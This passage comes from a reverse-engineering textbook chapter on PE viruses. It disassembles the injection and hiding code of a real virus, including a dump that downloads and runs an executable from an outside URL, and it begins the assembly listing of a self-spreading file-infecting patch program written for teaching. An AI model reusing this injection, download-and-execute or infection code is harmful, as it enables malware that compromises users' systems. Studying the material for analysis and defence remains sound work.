2. **bWatchSubtree:** TRUE (non-zero) indicates that changes in the entire subtree are monitored, including the specified key.
3. **dwNotifyFilter:** Usually one of the following constants:
  - o `REG_NOTIFY_CHANGE_NAME` monitors changes in the names of keys or values and the creation or deletion of keys.
  - o `REG_NOTIFY_CHANGE_ATTRIBUTES` monitors attribute changes.
  - o `REG_NOTIFY_CHANGE_LAST_SET` monitors the last set time changes; this example uses this constant.
  - o `REG_NOTIFY_CHANGE_SECURITY` monitors security descriptor changes.
4. **hEvent:** A handle to an event. If `fAsynchronous` is FALSE, this parameter is ignored.
5. **fAsynchronous:** If set to 0, the function returns immediately after a change is detected. If non-zero and another value is specified for `hEvent`, the function does not return until the event is triggered. Below is an example of calling this function:

```
RegNotifyChangeKeyValue(hreg,
                      TRUE,
                      REG_NOTIFY_CHANGE_LAST_SET,
                      mWatchReg,
                      TRUE);
```

Continuing to look at the code, the following code is used to set registry values:

```
010107AF E8 04000000      CALL notepadadr.0101078B
010107B8 58                POP EAX
010107B9 68 00000064      PUSH 100
010107BE 57                PUSH EDI
010107BF 6A 01             PUSH 1
010107C1 6A 00             PUSH 0
010107C3 56                PUSH ESI
010107C4 53                PUSH EBX
010107C5 FF10              CALL DWORD PTR DS:[EAX] ; RegSetValueExA
010107C7 ^ EB D1            JMP SHORT notepadadr.0101079A
0101079A E8 04000000      CALL notepadadr.010107A3 ; Dead loop if registry value
is modified and virus resets the value
```

If a modification to the registry value is detected, the function `RegSetValueExA` is executed to restore the registry value modified by the virus code. By looping this function into a thread callback function, it effectively monitors and restores registry items.

---

### 23.1.6 PROCESS PROTECTION TECHNIQUE

For virus programs to reside in memory for a long time, they must have their own survival means, which involves process protection techniques. Most of the process protection techniques in RING3 are achieved through system API hooks or thread injection (as described in section 13.1.4). The PE virus can reside in memory for a long time by hooking certain API functions. If a process is running on a user's machine, its presence in memory will be obvious. The following steps outline a basic method for protection against virus analysis:

1. Randomly find a window.
2. Obtain the process ID of the window.
3. Use `PROCESS_VM_OPERATION` and `PROCESS_VM_WRITE` or `PROCESS_VM_READ` to open the process with these flags, obtaining the handle to the process.
4. Use `VirtualAllocEx` to allocate a small block of memory in the process's address space and obtain an address. This address is valid within the process. Using commands, you can directly write data to this address.
5. If you need to pass parameters to the remote process, you can write some data to this address using `WriteProcessMemory`.
6. Use `CreateRemoteThread` to create a remote thread in the remote process and perform illegal operations. At first glance, this seems like "nothing is done."
7. Close the handle.
8. Use `VirtualFreeEx` to release the above-mentioned memory.

Below is the partial code analysis of the virus injecting a thread to protect itself:

```
0100FA9F 58          POP EAX
0100FAA0 33C0        XOR EAX, EAX
0100FAA2 8985 FC000000 MOV DWORD PTR DS:[ESI+FC], EAX
0100FAA7 81EC 00100000 SUB ESP, 100
0100FAAD 54          PUSH ESP
0100FAAE E8 BD060000 CALL notepad.r.01010140 ; This is a jump point
```

Return the complete path of the injected virus file:

```
edi -> "C:\windows\system32\Serverx.exe"

0100FAB3 E8 00000000 CALL notepad.r.0100FAB8
0100FAB8 5F          POP EDI
0100FAB9 8946 44      MOV EAX, DWORD PTR DS:[ESI+44] ; Sleep
0100FABE 8987 1F010000 MOV DWORD PTR DS:[EDI+1F], EAX
0100FAC4 8987 84000000 MOV DWORD PTR DS:[EDI+84], EAX ; GetSystemTime
0100FAC9 8987 36000000 MOV DWORD PTR DS:[EDI+36], EAX
0100FACF 8987 08000000 MOV DWORD PTR DS:[EDI+08], EAX
0100FAD5 8987 F4000000 MOV DWORD PTR DS:[EDI+F4], EAX ; URLDownloadToFileA
0100FADB 8987 9A000000 MOV DWORD PTR DS:[EDI+9A], EAX
0100FAE1 8987 3D000000 MOV DWORD PTR DS:[EDI+3D], EAX
0100FAE7 8987 85000000 MOV DWORD PTR DS:[EDI+85], EAX ; WinExec
0100FAED 8987 15000000 MOV DWORD PTR DS:[EDI+15], EAX
0100FAF3 8987 6C000000 MOV DWORD PTR DS:[EDI+6C], EAX ; OpenProcess
0100FAF9 8987 9A000000 MOV DWORD PTR DS:[EDI+9A], EAX
0100FAFF 8987 64000000 MOV DWORD PTR DS:[EDI+64], EAX ; WaitForSingleObject
0100FB05 8987 A8000000 MOV DWORD PTR DS:[EDI+A8], EAX
0100FB0B 8987 01000000 MOV DWORD PTR DS:[EDI+01], EAX
0100FB11 8987 C6000000 MOV DWORD PTR DS:[EDI+C6], EAX
0100FB17 8987 48000000 MOV DWORD PTR DS:[EDI+48], EAX ; RegisterServiceProcess
```

**Note:** The function addresses above have not been retrieved, and this situation has been taken into consideration in the virus. In Windows 9x/2000, each application can use the function `RegisterServiceProcess` to register as a service process with the system. At the same time, it can use this function to unregister itself when the service process ends. If a process is registered as a service process, it can also be seen in the task list by pressing **Ctrl+Alt+Del**; however, if a process is not registered as a service process, it will not be displayed in

the task list. The LoveLetter virus exploits this principle to hide itself in the task list during execution. This function exists in the system kernel kernel32.dll, and the specifics are as follows:

```
DWORD RegisterServiceProcess (
    DWORD dwProcessId,
    DWORD dwType
);
```

The first parameter specifies a process identifier for a service process; if it is 0, it registers the current process. The second parameter indicates whether to register or unregister the current process, with states RSP\_SIMPLE\_SERVICE and RSP\_UNREGISTER\_SERVICE, respectively. Notably, this function exists only in kernel32.dll in Windows 9x systems and does not exist in NT.

```
0100FB0D    0BC0          OR  EAX,  EAX
0100FB0F    74 6F          JE   SHORT notepadr.0100FB80
0100FB10    6A 00          PUSH 0
0100FB12    6A 00          PUSH 0
0100FB14    FF96 94000000  CALL  DWORD PTR DS:[ESI+94] ; FindWindowA
```

The FindWindowA function is called to find a window by its class name and window name. Its prototype is:

```
HWND WINAPI FindWindow (
    __in_opt LPCTSTR lpClassName,
    __in_opt LPCTSTR lpWindowName
);
```

Both parameters specify the class name and window name of the window. If both are NULL, any window is matched. The return value in eax points to the location of the Unicode string:

```
"Documents and Settings\Administrator\ApplicationData".
```

Continuing:

```
0100FB8A    50          PUSH  EAX
0100FB8B    54          PUSH  ESP
0100FB8C    50          PUSH  EAX
0100FB8D    FF9600000000  CALL  DWORD PTR DS:[ESI+90] ; GetWindowThreadProcessId
```

The above function call uses GetWindowThreadProcessId to obtain the process ID of the specified window. The prototype is:

```
DWORD GetWindowThreadProcessId (
    __in HWND hWnd,           // Handle to the window
    __out LPDWORD lpdwProcessId // Receives the process ID
);
```

Functionality: Reads the process and thread ID of a window, returning the thread ID.

```
0100FB93    6A 00          PUSH  0
0100FB95    68 F0F1F000    PUSH  1FFF0
0100FB9A    FF56 50          CALL  DWORD PTR DS:[ESI+50] ; OpenProcess
```

The program then uses OpenProcess with different access rights and usage to open an existing process object. The prototype is:

```

HANDLE WINAPI OpenProcess(
    __in  DWORD dwDesiredAccess,
    __in  BOOL bInheritHandle,
    __in  DWORD dwProcessId
);

```

Among these, dwDesiredAccess is set to PROCESS\_ALL\_ACCESS, which is a 16-bit control value 1F0FFFh.

```

0100FB9D  0BC0          OR EAX, EAX
0100FB9F  74 6F         JE SHORT notepadr.0100FC10 ; Jump if zero
0100FBAA1 8BD8          MOV EBX, EAX
0100FBAA3 6A 40          PUSH 40
0100FBAA5 68 00100000    PUSH 1000
0100FBAA 68 00800000    PUSH 800
0100FBBAF 6A 00          PUSH 0
0100FBBA1 53             PUSH EBX
0100FBBA2 FF56 68        CALL DWORD PTR DS:[ESI+68] ; VirtualAllocEx
0100FBBA5 0BC0          OR EAX, EAX
0100FBBA7 74 4B          JE SHORT notepadr.0100FC04 ; Jump if zero

```

The program calls VirtualAllocEx to obtain memory space in the target process. The function prototype is as follows:

```

LPVOID VirtualAllocEx(
    HANDLE hProcess,           // Handle to the process whose memory is to be allocated
    LPVOID lpAddress,          // Desired base address for the allocation; if NULL, the system
selects the address
    SIZE_T dwSize,             // Number of bytes to allocate
    DWORD  flAllocationType,   // Type of memory allocation
    DWORD  flProtect          // Memory protection type
);

```

The main purpose of obtaining memory space in the target process is to share data structures with the target process. When some malware needs to store its information in the target process, it must place this information in the address space of the target process.

```

0100FBBD  8B E8          MOV EBP, EAX
0100FBBD  8D 97 16 00 00 00 LEA EDX, DWORD PTR DS:[EDI + D16]
0100FBBC3 54             PUSH ESP
0100FBBC4 50             PUSH EAX
0100FBBC5 68 BE 01 00 00  PUSH 1BE
0100FBBCB 90             NOP
0100FBBC 55             PUSH EBP
0100FBBCD 8B EC          MOV EBP, ESP
0100FBBCF 55             PUSH EBP
0100FBBD0 FF 56 54        CALL DWORD PTR DS:[ESI + 54]; WriteProcessMemory

```

Using the WriteProcessMemory function to write data into the address space of the target process. The function prototype is as follows:

```

BOOL WINAPI WriteProcessMemory(
    _In_     HANDLE hProcess,           // Handle to the process whose memory is to be modified
    _In_     LPVOID lpBaseAddress,       // Pointer to the base address in the specified process
    _In_     LPCVOID lpBuffer,          // Pointer to the buffer containing the data to be written
    _In_     SIZE_T nSize,             // Number of bytes to write
    _Out_    SIZE_T *lpNumberOfBytesWritten // Pointer to the variable that receives the number of bytes transferred
);

```

Explanation of the parameters:

1. hProcess: Handle to the process.
2. lpBaseAddress: Points to the base address in the process.

3. **lpBuffer:** Pointer to the buffer containing the data to be written.
4. **nSize:** Number of bytes to write to the specified process.
5. **lpNumberOfBytesWritten:** Receives the actual number of bytes transferred.

The malware writes the data into the target process address space as follows:

```

010107CE C8 00 00 00 E8 04 00 00 00 46 24 80 7C 58 68 40 ?..?...F$€|Xh@?
010107DE 1F 00 00 FF 10 81 EC 30 11 00 00 E8 04 00 00 00 ..+孩0◀..?...
010107EE 6F 17 80 7C 58 54 FF 10 66 8B 44 24 06 81 C4 30 o|€|XT+f婦$-世0
010107FE 11 00 00 66 3D 1F 00 74 09 90 90 90 90 EB 59 90 ◀..f=.t.悖悖隣?
0101080E 90 90 E8 0E 00 00 00 43 3A 5C 73 65 74 75 70 78 悖?...C:\setupx
0101081E 2E 64 6C 6C 00 59 E8 23 00 00 00 68 74 74 70 3A .dll.Y?...http:
0101082E 2F 2F 76 67 75 61 72 64 65 72 2E 39 31 69 2E 6E //vguarder.91i.n
0101083E 65 74 2F 53 45 54 55 50 58 2E 45 58 45 00 58 E8 et/SETUPX.EXE.X?
0101084E 04 00 00 00 07 BD CB 75 5B 6A 00 6A 00 51 50 6A J...*剝u[j.j.QPj
0101085E 00 FF 13 E9 B9 00 00 00 E8 20 00 00 00 D7 CB CB .!!柄...?...姿?
0101086E CF 85 90 90 8E 86 8D 91 8E 89 87 91 CB 91 8E CB 墳悖卷壽市喀薦慎
0101087E CB 90 CC DA CB CA CF C7 91 DB DE CB 00 5A 8B DA 蘿騰革鍊嫵範.Z嬌
0101088E B1 BF 64 67 FF 36 30 00 58 0F B6 40 02 0A C0 74 箕dg 60.XH楊7.櫻
0101089E 03 80 C1 02 80 3A 00 74 09 90 90 90 90 30 0A 42 L€?€:.t.悖悖0.B
010108AE EB F2 81 EC 30 11 00 00 E8 04 00 00 00 6F 17 80 脣孩0◀..?...o|€
010108BE 7C 58 54 FF 10 66 8B 44 24 04 66 3D 00 00 75 04 |XT+f婦$Jf=..uJ
010108CE 66 B8 07 00 66 05 30 00 88 43 0F 88 43 12 33 D2 f?.f|0.圓口圓↑3?
010108DE 66 8B 44 24 06 66 B9 0A 00 66 F7 F1 66 83 C2 30 f婦$f?.f覈f統0
010108EE 88 53 13 81 C4 30 11 00 00 E8 0E 00 00 00 43 3A 地!!世0◀..?...C:
010108FE 5C 73 65 74 75 70 78 2E 64 6C 6C 00 59 E8 04 00 \setupx.dll.Y?.
0101090E 00 00 07 BD CB 75 58 6A 00 6A 00 51 53 6A 00 FF ..*剝uXj.j.QSj.
0101091E 10 E8 04 00 00 00 0D 25 86 7C 58 E8 0E 00 00 00 +?....%喴X?...
0101092E 43 3A 5C 73 65 74 75 70 78 2E 64 6C 6C 00 59 6A C:\setupx.dll.Yj
0101093E 01 51 FF 10 E8 04 00 00 00 E9 09 83 7C 58 FF 75 rQ†?...?億X u
0101094E 08 6A 00 68 FF 0F 1F 00 FF 10 0B C0 74 2C 8B D8 ☩j.h H.櫻，嬌
0101095E E8 04 00 00 00 30 25 80 7C 58 6A FF 53 FF 10 E8 ?...0%€|Xj S†?
0101096E 00 00 00 00 59 83 C1 1A 90 90 90 E8 04 00 00 00 ....Y起→悖慢...
0101097E OD 25 86 7C 58 6A 01 51 FF 10 C9 C2 04 00 .%喴Xj rQ†険J.

```

From the above demonstration data in ASCII code, it can be seen that this segment of code is from an illegal website <http://vguarder.91i.net/SETUPX.EXE>, which is associated with downloading and running malware-related dynamic link library files.

```

0100FB00 58          POP EAX
0100FB00 3D BE010000  CMP EAX, 1BE
0100FB05 90          NOP
0100FB06 75 2C        JNZ SHORT notepad.0100FC04
0100FB08 8D84 DC      MOV EDX, ESP
0100FBDA 8D8D BE010000 LEA ECX, DWORD PTR SS:[EBP + 1BE]
0100FB00 50          PUSH EAX
0100FB01 54          PUSH ESP
0100FB02 68 00040000  PUSH 400
0100FB07 52          PUSH EDX
0100FB08 51          PUSH ECX
0100FB09 53          PUSH EBX
0100FB0A FF56 54      CALL DWORD PTR DS:[ESI + 54]; WriteProcessMemory
0100FB0D FF56 4C      CALL DWORD PTR DS:[ESI + 4C]; GetCurrentProcessId

```

The following code obtains the current process ID.

```

0100FB00 54          PUSH ESP
0100FB01 6A 00          PUSH 0
0100FB03 50          PUSH EAX

```

```

0100FBF4 55          PUSH EBP           ; 00A40000, the start address of the thread in another
process
0100FBF5 6A 00        PUSH 0
0100FBF7 6A 00        PUSH 0
0100FBF9 53          PUSH EBX
0100FBFA FF56 58      CALL DWORD PTR DS:[ESI + 58]; CreateRemoteThread

```

As shown above, the program uses the `CreateRemoteThread` function to activate code copied into another process, meaning that `CreateRemoteThread` creates a remote thread in the target process.

```

0100FBFD 8986 FC000000 MOV DWORD PTR DS:[ESI + FC], EAX
0100FC03 58          POP EAX
0100FC04 53          PUSH EBX
0100FC05 FF56 60      CALL DWORD PTR DS:[ESI + 60]; CloseHandle

```

The above code calls `CloseHandle` to close the handle that was opened.

```

0100FC08 68 F4010000 PUSH 1F4
0100FC0D FF56 44      CALL DWORD PTR DS:[ESI + 44]; Sleep
0100FC10 CC          INT3

```

Calling the `CloseHandle` function closes the handle that was opened using `OpenProcess`. This achieves the goal of running the malware in the target process. If a user wants to terminate the malware, they need to use complex techniques or directly terminate the target process. This creates a lot of hassle for cleaning up the malware code, thereby achieving the goal of making it difficult to terminate the malware.

Above, we introduced a few common ways that malware protects itself, as well as techniques to avoid being traced and debugged. Next, let's look at the actual code of the malware patch.

## 23.2 ANALYSIS OF PE VIRUS PATCH PROGRAM

This section focuses on analyzing the patch program of the PE virus. During the first run, the patch tool bind.asm introduced in Chapter 17 will be used to implement adding virus code. When the patch program is attached to the target PE file and the target PE file is executed, the patch program will be responsible for spreading the virus.

### IMPORTANT NOTE

The program described below is already equipped with basic spreading capabilities. Therefore, during testing, be sure not to run it in the system directory or other software directories. Please create a new directory on the floppy disk, copy some system programs into it, and perform the test there. After completing the test, delete it. This program has passed testing under Windows XP SP3.

### 23.2.1 VIRUS CHARACTERISTICS

First, let's look at the three basic properties that a PE virus patch program should have.

Traditional computer viruses generally have three basic characteristics: destructiveness, transmissibility, and stealth. These three basic characteristics will be implemented when analyzing and writing the virus patch program.

## 1. Stealth

The virus patch program in this example resides in a normal executable file, and when simulating destruction (creating a new directory on the disk), the user does not notice it at all. The patch program achieves transmission by attaching to the PE file currently in the directory, realizing the spread of the virus code without the user's awareness. Therefore, to the user, the execution of the patch program is transparent and possesses stealth characteristics.

## 2. Transmissibility

The virus patch program in this example achieves transmissibility by searching for all executable files in the target PE directory and infecting these executable files with virus code. Unlike the bind.exe tool introduced earlier, the code added to the PE file in this example does not require user intervention. This means that the patch program itself has the function of a tool. For demonstration purposes, we will only spread the virus code within the current directory of the target PE. In real-life scenarios, most viruses will not be limited to the Windows system directory or System32 directory. Real virus transmissibility is often achieved through more realistic methods such as internet downloads, email attachments, etc.

## 3. Destructiveness

The virus patch program in this example demonstrates destructiveness by creating a BBNB directory in the C drive directory, simulating destructive behavior. The real virus's destructive behavior can vary greatly: some may delete information, some may perform some specific actions at a certain time or under certain conditions, and some may even damage hardware.

It's important to note that, unlike the previous jump instructions, the patch program in this example uses another original entry jump method:

```
mov eax, 12345678h
org $-4
OldEIP dd 00001000h
add eax, 12345678h
org $-4
ModBase dd 00400000h
jmp eax
```

The above code uses a small assembly trick to implement instruction overlap through the org \$-4 directive. The above instructions are equivalent to:

```
mov eax, OldEIP
add eax, ModBase
jmp eax
```

This instruction jump method is also introduced in section 22.2.3 of this book.

---

### 23.2.2 ANALYSIS OF THE PATCH PROGRAM SOURCE CODE

The source code of the PE virus patch program in this example can be found in code listing 23-2, totaling 1164 lines. For brevity and convenience in learning, some common calling functions are omitted here.

**Code Listing 23-2 PE Virus Patch Program (chapter23\patch.asm)**

```
1 ;-----  
2 ; PE Virus Patch Program  
3 ; This code segment uses the method of adding code to the last section  
4 ; Program Function: Implements the method of creating a directory, with transmissibility  
5 ; Author: Ming Li  
6 ; Development Date: 2010.7.7  
7 ;-----  
8  
9 .386  
10 .model flat, stdcall  
11 option casemap:none  
12  
13 include windows.inc  
14  
15  
16 VIR_TOTAL_SIZE equ offset vir_end - offset vir_start  
17 INFECTFILES equ 03h ; Number of infected files  
18 DEFAULT_KERNEL_BASE equ 07C800000h ; Default base address of kernel32  
19 DEFAULT_KERNEL_BASEWNT equ 077F00000h  
20  
21
```

**VIR\_TOTAL\_SIZE** is the total length of the virus code, including the length of the data. When patching a normal EXE file, this length is added to the EXE file. The calculation method is the difference between the two label addresses: `vir_end` and `vir_start`.

**INFECTFILES** is the number of files infected each time the virus patch is executed. Because the patch program cannot infect all files in the current directory every time it runs, this parameter is set. In a directory with hundreds or even thousands of EXE files, this method is not easily detected. Each run infects up to this number of files—once the virus code exceeds this number, it does not infect any EXE files until the next execution triggers the infection.

**DEFAULT\_KERNEL\_BASE** records the base address where `kernel32.dll` is loaded under Windows XP SP3. This value is automatically obtained during the entire program's compilation process, and the result obtained is generally correct. However, you can consider this value as a fallback. Similarly, **DEFAULT\_KERNEL\_BASEWNT** records the base address of `kernel32.dll` under NT.

```
22 _ProtoGetProcAddress typedef proto :dword, :dword  
23 _ProtoLoadLibrary typedef proto :dword  
24 _ProtoCreateDir typedef proto :dword, :dword
```

The above three are the main API function declarations used in the patch code. In Chapter 11 of this book, for convenience, the code must import the function table so that the program can load the functions it needs. Here, the patch program uses the simplest `CreateDirectoryA` function, which contains all the virus destructive code. Real virus code may involve hundreds or thousands of functions. Therefore, the declarations here are simpler than what is seen.

```

26
27 _ApiGetProcAddress typedef ptr _ProtoGetProcAddress
28 _ApiLoadLibrary typedef ptr _ProtoLoadLibrary
29 _ApiCreateDir typedef ptr _ProtoCreateDir
30

```

The above three are function type declarations, which are explained here for convenient definition of data section variable declarations.

```

31 .code
32 ; Add virus code to the end of the target file. Ends at vir_end
33 vir_start equ this byte
34
35 jmp _NewEntry
36
37
38 ; Variable Definitions
39 szGetProcAddr db 'GetProcAddress',0
40 szLoadLib db 'LoadLibraryA',0
41 szCreateDir db '.CreateDirectoryA',0 ; This must exist in kernel32.dll
42 szDir db 'C:\\BBN',0 ; Created directory
43

```

Line 31 labels the entire patch program code segment. Line 33 defines the value of the label `vir_start`, and line 35 uses a simple jump instruction to jump directly to the code defined by `_NewEntry`. It is clear that this structure aligns with the patch framework introduced in section 13.3.1 of this book.

## 1. Variable Definitions

Starting from line 38, all declarations and initializations of variables used by the patch program are defined. These variables include function names, function name lists, PE virus program version identifiers, infection file number limits, and constants for the patch tool.

```

38 szGetProcAddr db 'GetProcAddress',0
39 szLoadLib db 'LoadLibraryA',0
40 szCreateDir db '.CreateDirectoryA',0 ; Must exist in kernel32.dll
41 szDir db 'C:\\BBN',0 ; Created directory
42
43

```

Because the three functions used in the supplementary program are in `kernel32.dll`, and `kernel32.dll` is implicitly loaded for each running EXE program, the function declarations defined here are not complete. The actual possible definitions might look like the ones below, where each function's dynamic link needs to be declared and loaded into memory beforehand.

If the following contents are translated into code segments, it would look similar to the part pointed to by `IMAGE_IMPORT_DESCRIPTOR.OriginalFirstThunk` in the PE file directory table, wouldn't it?

```

szTranslateAcceleratorA db 'TranslateAcceleratorA',0
szTranslateMessage db 'TranslateMessage',0
szUpdateWindow db 'UpdateWindow',0
szUser32 db 'user32.dll',0,0
szExitProcess db 'ExitProcess',0

```

```

szGetModuleHandleA      db 'GetModuleHandleA',0
szRtlZeroMemory         db 'RtlZeroMemory',0
szlstrcmpA              db 'lstrcmpA',0
szKernel32              db 'kernel32.dll',0,0

```

Connector look-up code:

```

44 mark_      db '[VirPE.Qili.v1.00]',0 ; Virus identification
45           db '(c)2010 Qili ShanDong',0
46 EXE_MASK   db '*.exe',0 ; Mask to check the number of functions to execute
48 kernel     dd DEFAULT_KERNEL_BASE
49

```

mark\_ is the author's favorite personal mark. Some marks are text descriptions, some use graphical logos, and some may use both. The mark shown here, “©2010 Qili ShanDong,” is believed by the author to be a version mark, indicating information about the PE virus version.

The variable infections records the number of infected EXE files. Each time an infection occurs, the number is incremented and the INFFECTFILES operation is performed. After a virus is disinfected, it is no longer repeatedly infected.

The variable kernel is the base address of kernel32.dll. If the base address fails to be obtained, the constant value DEFAULT\_KERNEL\_BASE or DEFAULT\_KERNEL\_BASEwNT is used.

```

50 szFunNames      equ this byte
51 szFindFirstFileA db 'FindFirstFileA',0
52 szFindNextFileA db 'FindNextFileA',0
53 szFindClose     db 'FindClose',0
54 szCreateFileA   db 'CreateFileA',0
55 szSetFilePointer db 'SetFilePointer',0
56 szSetFileAttributesA db 'SetFileAttributesA',0
57 szCloseHandle   db 'CloseHandle',0
58 szGetCurrentDirectoryA db 'GetCurrentDirectoryA',0
59 szSetCurrentDirectoryA db 'SetCurrentDirectoryA',0
60 szGetWindowsDirectoryA db 'GetWindowsDirectoryA',0
61 szGetSystemDirectoryA db 'GetSystemDirectoryA',0
62 szCreateFileMappingA db 'CreateFileMappingA',0
63 szMapViewOfFile   db 'MapViewOfFile',0
64 szUnmapViewOfFile db 'UnmapViewOfFile',0
65 szSetEndOfFile   db 'SetEndOfFile',0
66           db 0bbh ; End marker

```

The list of function names used by the virus, as shown above, ends with a 0bbh character (to ensure this section and the end of the function name list defined in Chinese characters do not conflict). The main purpose is to set a marker character for efficient loop termination, avoiding useless cycles and improving coding efficiency. When encountering the first 0bbh character, the loop terminates immediately. This method can make the code shorter.

Similarly, the function addresses in line 109 are also defined in this way.

```

68 newSize        dd 12345678h
69 searchHandle  dd 00000000h
70 fileHandle    dd 00000000h
71 mapHandle     dd 00000000h
72 mapAddress    dd 00000000h
73 addressTableVA dd 00000000h
74 addressTableRVA dd 00000000h
75 nameTableVA   dd 00000000h
76 ordinalTableVA dd 78563412h
77 dwPatchCodeSize dd ? ; Patch code size
78 dwNewFileSize  dd ? ; New file size after patch
79 dwPatchCodeSegSize dd ? ; Patch code segment size

```

```

80 dwPatchCodeSegStart dd ? ; Patch code segment start address
81 dwSectionCount dd ? ; Number of sections
82 dwSections dd ? ; Size of all sections
83 dwFileHeaders dd ? ; Size of all file headers
84 dwFileAlign dd ? ; File alignment
85 dwFirstSectionStart dd ? ; Offset to the first section of the target file
86 dwOff dd ? ; Offset from the base of the target file
87 dwOldHeadSize dd ? ; Size of the old PE header in the target file
88 dwLeaderSize dd ? ; Size of the leader (header)
89 dwBlock dd ? ; Size of the original PE header block
90 dwEP_SECTIONSIZE dd ? ; Size of the PE section header
91 dwSectionsLeft dd ? ; Number of sections remaining
92 dwNewSectionSize dd ? ; Size of the new section after patching
93 dwNewSectionOff dd ? ; Offset of the new section after patching
94 dwDstSizeOfImage dd ? ; Size of the image in the target file after patching
95 dwNewSizeOfImage dd ? ; Size of the image after patching
96 dwNewFileAlignSize dd ? ; File alignment size after patching
97 dwSectionsAlignLeft dd ? ; Section alignment in the target file after patching
98 dwLastSectionAlignSize dd ? ; Alignment size of the last section in the target file
99 dwLastSectionStart dd ? ; Offset of the last section in the target file
100 dwSectionAlign dd ? ; Section alignment
101 dwVirtualAddress dd ? ; RVA (Relative Virtual Address) of the target file
102 dwEIPoff dd ? ; Offset from the new EIP to the old EIP

```

The parameters defined above are used for patching the EXE file. The supplementary section's patch tools will use the simplest method introduced in Chapter 17, appending the patch to the end. If you are not familiar with these variables, please refer to Chapter 17 for details.

```

109 lpFunAddress equ this byte
110 _FindFirstFileA dd 00000000h
111 _FindNextFileA dd 00000000h
112 _FindClose dd 00000000h
113 _CreateFileA dd 00000000h
114 _SetFilePointer dd 00000000h
115 _SetFileAttributesA dd 00000000h
116 _CloseHandle dd 00000000h
117 _GetCurrentDirectoryA dd 00000000h
118 _SetCurrentDirectoryA dd 00000000h
119 _GetWindowsDirectoryA dd 00000000h
120 _GetSystemDirectoryA dd 00000000h
121 _CreateFileMappingA dd 00000000h
122 _MapViewOfFile dd 00000000h
123 _UnmapViewOfFile dd 00000000h
124 _SetEndOfFile dd 00000000h

```

The function address table (similar to the IAT section in the import table) does not need any termination identifier, nor does it need a character declaration. This is because the patching process can use the function name's length and loop through the table. Each function address is a double word. The patching process calculates the function address variable location based on a simple bitwise calculation and the serial number of the function name.

```

126 MAX_PATH equ 260
127
128
129 WIN32_FIND_DATA1 equ this byte
130 WFD_dwFileAttributes dd ?
131 WFD_ftCreationTime FILETIME <?>
132 WFD_ftLastAccessTime FILETIME <?>
133 WFD_ftLastWriteTime FILETIME <?>
134 WFD_nFileSizeHigh dd ?
135 WFD_nFileSizeLow dd ?
136 WFD_dwReserved0 dd ?
137 WFD_dwReserved1 dd ?
138 WFD_szFileName db MAX_PATH dup(?)
139 WFD_szAlternateFileName db 13 dup(?)
140 db 03 dup(?)
141 directories equ this byte
142 OriginDir db 7Fh dup(0)
143 ; Directory where the program is located

```

```

144 dwDirectoryCount equ ($-directories)/7Fh
145 mirrormirror db dwDirectoryCount
146
147
148

```

The data structures defined above are used to search for files. Among them, directories is the list of directories the virus needs to infect. Since the patch program only infects the current directory, the directory count variable dwDirectoryCount is set to 1. The method to set it is as shown in line 144. If additional directories need to be infected, you can add them to the list here. Remember, each directory path must end with a 7Fh character; otherwise, the calculated dwDirectoryCount will be incorrect. As shown below, you can define a second directory as secondDir:

```

directories equ this byte
OriginDir db 7Fh dup(0) ; Directory where the program is located
secondDir db 'c:\aa\,0,79 dup(0) ; Adding a new directory to the list
dwDirectoryCount equ ($-directories)/7Fh
mirrormirror db dwDirectoryCount

```

## 2. Private Function Definitions

To spread the virus effectively and achieve the hidden features of the PE virus, the virus code needs to include many auxiliary functions. These auxiliary functions are internal and called by the main program. Most of the private functions introduced earlier are summarized below, with detailed content omitted for brevity:

```

149 ; Interrupt Handler
150 _SSBHandler proc _lpException, _lpSEH, _lpContext, _lpDispatcher
170 ; -----
176 ; For alignment
179 _align proc
190 ; Find an address in kernel32.dll
192 _getKernelBase proc _dwKernelRetAddress
219 ; -----
220 ; Obtain the call address of the specified API function
224 _getApi proc _hModule, _lpApi
292 ; Obtain the address of all API entries
295 ; -----
296 _getAllAPIs proc
297     pushad
298     call @F ; Save the address
299 @F:
300     pop ebx
301     sub ebx, offset @B ; Fix the address of ebx
302     mov ebp, ebx
303 .repeat
304     push esi
305     mov eax, [ebx+kernel]
306     push eax
307     call _getApi
308     mov dword ptr [edi], eax
309 ; Change the esi pointer to the next function name
310     mov al, byte ptr [esi]
311 .break .if al == 0BBh
312 .repeat
313     mov al, byte ptr [esi]
314     .if al == 0
315         inc esi
316         .break
317     .endif
318     inc esi
319 .until FALSE
320 ; Change the edi pointer to the next address
321     add edi, 4
322 .until FALSE
323     popad

```

```

324     ret
325 _getAllAPIs endp
326
327
328 ; -----
329 ; Get the number of sections
330 _getSectionCount proc _lpFileHead
347 ; -----
348 ; Get the alignment of file sections
349 getSectionAlign proc _lpFileHead
367 ; -----
368 ; Convert the file offset to the RVA
369 _OffsetToRVA proc _lpFileHead, _dwoffset
407 ; -----
409 ; Convert the RVA to the file offset
410 _RVAToOffset proc _lpFileHead, _dwRVA
447 ; -----
448 ; Get the new RVA of the section
450 _getNewSectionRVA proc _lpFileHead
493 ; -----
494 ; Get the RVA of the section name
496 _getRVASectionName proc _lpFileHead, _dwRVA
526 ; -----
527 ; Get the starting address of all section RVAs
530 _getRVASectionStart proc _lpFileHead, _dwRVA
565 ; -----
566 ; Get the size of all section RVAs
568 _getRVASectionSize proc _lpFileHead, _dwRVA
595 ; -----
596 ; Get the size of the code section
597 _getCodeSegSize proc _lpHeader
625 ; -----
626 ; Get the starting address of the code section
627 _getCodeSegStart proc _lpHeader
646 ; -----
647 ; Get the entry point
649 _getEntryPoint proc _lpFile
669 ; -----
670 ; Get the size of the section containing the RVA address
672 _getRVASectionRawSize proc _lpFileHead, _dwRVA
705 _getRVACount proc _lpFileHead
719 ; -----
720 ; Get the last section's start address
722 _getLastSectionStart proc _lpFileHead
743 _getFileAlign proc _lpFileHead
760 ; -----
761 ; Truncate file
762 ; Input: ecx - New file size
763 ; Output: none
764 ; -----
766 truncFile proc
767     xor eax, eax
768     push eax
769     push eax
770     push ecx
771     push dword ptr [ebx+fileHandle]
772     call [ebx+_SetFilePointer]
773     push dword ptr [ebx+fileHandle]
774     call [ebx+_SetEndOfFile]
775     ret
776 truncFile endp
777 ; -----
778 ; Open file
779 ; Input: esi - Pointer to the file name to be opened
780 ; Output: eax - If successful, the handle of the opened file; if failed, -1
781 ; -----
782 openFile proc
783     xor eax, eax
784     push eax
785     push eax
786     push 00000003h
787     push eax
788     inc eax
789     push eax
790     push 80000000h or 40000000h
791     push esi

```

```

792     call [ebx+_CreateFileA]
793     ret
794 openFile endp
795
796 ; -----
797 ; Create a file mapping
798 ; Input: ecx - Size of the mapping
799 ; Output: eax - Handle of the created mapping if successful
